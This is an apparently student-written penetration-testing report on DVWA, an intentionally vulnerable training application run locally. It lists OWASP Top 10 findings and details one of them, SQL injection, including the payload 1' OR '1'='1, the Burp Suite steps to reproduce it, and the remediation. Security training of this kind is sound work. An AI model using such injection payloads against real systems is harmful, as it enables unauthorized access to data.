Vulnerability Assessment and Penetration Testing (VAPT) on Web Applications using DVWA

Submitted by: Arush Gupta, B.Tech CSE – 4th Year, IBM–NASSCOM PBEL Program (Cyber Security Track), Academic Year: 2024–2025

Mentor: Hrushikesh Dinkar, IBM Authorized Faculty – PBEL Cyber Security Track

Disclaimer:

This report has been created strictly for educational purposes under the IBM–NASSCOM PBEL Cyber Security Program.
All vulnerability testing was performed on a **locally hosted vulnerable web application (DVWA)** in a controlled environment.
No live systems or production servers were tested.
The goal of this project is to learn ethical hacking, secure coding practices, and web security analysis techniques.

Abstract:

This project, under the IBM–NASSCOM Project-Based Experiential Learning (PBEL) Program, focuses on performing Vulnerability Assessment and Penetration Testing (VAPT) on a vulnerable web application called DVWA (Damn Vulnerable Web Application).

The project involves identifying and exploiting real-world vulnerabilities based on the OWASP Top 10, including SQL Injection, XSS, Command Injection, CSRF, and more. Testing was performed locally using XAMPP, and tools like Burp Suite Community Edition and its embedded Chromium browser.

Each vulnerability was tested, documented with payloads and screenshots, and appropriate mitigation strategies were provided. The project aims to build practical cyber security skills and demonstrate the importance of secure web application development.

Table of Contents:

Introduction:

With the rapid rise of cyber threats, web application security has become more critical than ever. Organizations rely on secure applications to protect user data and maintain trust.

This project implements a real-world simulation of Vulnerability Assessment and Penetration Testing (VAPT) on DVWA, an intentionally insecure PHP/MySQL web application designed for learning and training.

The aim is to identify, exploit, and analyze known vulnerabilities using tools such as Burp Suite and understand how to effectively defend against them. The project closely follows the OWASP Top 10 security guidelines and provides hands-on experience in ethical hacking and secure development practices.

Tools and Technologies Used:

Tool/Technology	Purpose
DVWA (Damn Vulnerable Web App)	Target web application containing pre-built vulnerabilities
XAMPP (Apache + MySQL)	Localhost server to run DVWA
Burp Suite Community Edition	Proxy tool used for interception, testing, and automation
Burp Embedded Chromium Browser	Used to execute client-side and form-based attacks
Windows 11 (OS)	Base operating system used for testing and hosting DVWA


Methodology:


The following step-by-step process was followed to perform VAPT on the DVWA application:

1. **DVWA Setup:**
   Installed DVWA using **XAMPP** and configured the database and file permissions.
2. **Burp Suite Configuration:**
   Launched **Burp Suite Community Edition** and configured the embedded browser to route traffic through Burp Proxy.
3. **DVWA Security Level:**
   Set the DVWA security level to **Low** to allow unrestricted testing and exploitation.
4. **Reconnaissance and Manual Testing:**
   Manually navigated DVWA modules (SQLi, XSS, File Upload, etc.) to identify vulnerable points.
5. **Vulnerability Exploitation:**
   Performed attacks like SQL Injection, Cross-Site Scripting (XSS), Command Injection, CSRF, etc., using Burp and browser payloads.
6. **Documentation:**
   Recorded each vulnerability with screenshots, payloads, and mitigation steps for the final report.

Vulnerability Overview:

OWAPS Standards	Attack Type	Approx. No. of Attacks Performed
A1	Broken Access Control (Brute Force, Enum)	10+
A2	Cryptographic Failures (HTTP, cookies)	5+
A3	Injection (SQLi, XSS, Command)	15+
A4	Insecure Design	N/A
A5	Security Misconfiguration (Missing Headers, File Uploads)	8+
A6	Vulnerable and Outdated Components	N/A
A7	Identification and Authentication Failures	5+
A8	Software and Data Integrity Failures	N/A
A9	Security Logging and Monitoring Failures	N/A
A10	Server Side Request Forgery	N/A




OWASP Vulnerability Distribution in DVWA
A1
A2
A3
A4
A5
A6
A7
A8
A9
A10
No. of Vulnerabilities
0
1
2
3
4
5
6
A1
A2
A3
A4
A5
A6
A7
A8
A9
A10
OWASP Code

Vulnerability List

SR. No.	Vulnerability Title	Severity
1	**OWASP A03: Injection** – SQL Injection: Application is vulnerable to SQL Injection allowing unauthorized access to database records.	Critical
2	**OWASP A03: Injection** – Blind SQL Injection: Input affects logic without visible output	Critical
3	**OWASP A03: Injection** – Command Injection: System commands can be executed via input fields.	Critical
4	**OWASP A03: XSS** – Stored Cross-Site Scripting: Persistent XSS payloads executed in user browsers	Critical
5	**OWASP A03: XSS** – Reflected Cross-Site Scripting: Input reflected without encoding allows code execution.	Critical
6	**OWASP A03: XSS** – DOM-Based XSS: JavaScript processes user input directly without sanitization.	High
7	**OWASP A05: Security Misconfiguration** – CSP Bypass: Missing CSP allows XSS despite headers	High
8	**OWASP A05: Security Misconfiguration** – File Inclusion: Reads local files via path traversal	High
9	**OWASP A05: Security Misconfiguration** – File Upload: Unrestricted file types allow remote shell upload.	Critical
10	**OWASP A01: Broken Access Control** – Brute Force Login: No lockout mechanism or rate-limiting on login.	High

SR. No.	Vulnerability Title	Severity
11	**OWASP A07: Session Management** – Insecure Session IDs: Predictable session tokens pose risk of hijacking.	High
12	**OWASP A05: Security Misconfiguration** – Missing HTTP Security Headers: Headers like CSP, X-XSS-Protection missing.	Medium
13	**OWASP A01: Broken Access Control –** Cross-Site Request Forgery (CSRF): Application accepts state-changing requests without verification tokens.	High

Vulnerability 1 – Application is Vulnerable to SQL Injection

Severity:	Critical
Prerequisites:	• DVWA Security Level: **Low** • **Burp Suite (Community Edition)** installed and running • **Browser proxy** configured to 127.0.0.1:8888 • **Logged-in user** required to access the vulnerable module
Steps to Reproduce:	1. Navigate to: http://localhost/DVWA/vulnerabilities/sqli/ 2. Enter 1 in the input field and click **Submit** 3. Intercept the request in Burp Suite → **Send to Repeater** 4. Modify the id parameter to: **1' OR '1'='1** (URL-encoded: **1%27%20OR%20%271%27=%271**) 5. Click **Send** 6. Observe that **multiple user records** are returned in the response

Vulnerability 1 – Application is Vulnerable to SQL Injection

Expected Result :

Application should only return details of the specific user ID and prevent injection payloads.

Actual Result :

All user details are exposed. Input is injected into SQL query without sanitization.

Impact :

- Sensitive data exposure from the database
- Potential for full database dump or admin account takeover
- Opens door to advanced SQLi like time-based, stacked queries, etc.

Remediation :

- Use prepared statements or parameterized queries
- Escape or validate all user input
- Suppress detailed error messages to users

Reference : https://owasp.org/Top10/A03_2021-Injection/

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About


Logout

